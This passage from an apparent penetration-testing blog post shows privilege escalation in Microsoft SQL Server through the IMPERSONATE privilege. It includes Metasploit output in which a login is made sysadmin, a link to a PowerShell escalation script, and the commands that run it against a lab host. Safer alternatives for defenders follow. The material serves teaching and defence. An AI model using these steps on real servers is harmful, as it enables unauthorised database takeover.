[+] 10.2.9.101:80 -   sa is a sysadmin!
[*] 10.2.9.101:80 - Attempting to impersonate sa...
[+] 10.2.9.101:80 - Success! MyUser1 is now a sysadmin!
[*] Auxiliary module execution completed
```

PowerShell Script

For those who like to play around with PowerShell, I also put a script together that can be used to escalate the privileges of the myuser1 login via a direct database connection. It can be downloaded from https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-ExecuteAs.psm1.


The module can be imported with the command below. Also, I'm aware the name is comically long, but at this point I'm just trying to be descriptive.

```
Import-Module .\Invoke-SqlServer-Escalate-ExecuteAs.psm1
```

Then you can run it with the following command.

```
Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance 10.2.9.101 -SqlUser
myuser1 -SqlPass MyPassword!
```

Below is a basic screenshot of what it looks like when it runs.



Alternatives to Impersonation

There quite a few options for providing stored procedures with access to external resources without providing SQL logins with the privileges to impersonate other users at will. However, they all come with their own risks and implementation challenges. Hopefully, I'll have some time in the near future to cover each in more depth, but below is a summary of common options.

- Create roles with the required privileges on external objects. This doesn't always make least privilege easy, and can generally be a management pain.
- Use cross local/database ownership chaining. This one can end in escalation paths as well. More information can be found at http://msdn.microsoft.com/en-us/library/ms188694.aspx.
- Use EXECUTE WITH in the stored procedure to run as the stored procedure owner. This isn't all bad, but can result in escalation paths if the store procedure is vulnerable to SQL injection, or is simply written to allow users to take arbitrary actions.
- Use signed stored procedures that have been assigned access to external objects. This seems like the most secure option with the least amount of management overhead. Similar to the EXECUTE WITH option, this can result in escalation paths if the store procedure is vulnerable to SQL injection, or is simply written to allow users to take arbitrary actions. More information at http://msdn.microsoft.com/en-us/library/bb283630.aspx.

Wrap Up

The issues covered in this blog/lab were intended to help pentesters, developers, and dev-ops gain a better understanding of how the IMPERSONATE privilege can be used an abused. Hopefully the information is useful. Have fun with it, but don't forget to hack responsibly.

References

- http://msdn.microsoft.com/en-us/library/ms188354.aspx
- http://msdn.microsoft.com/en-us/library/ms178632.aspx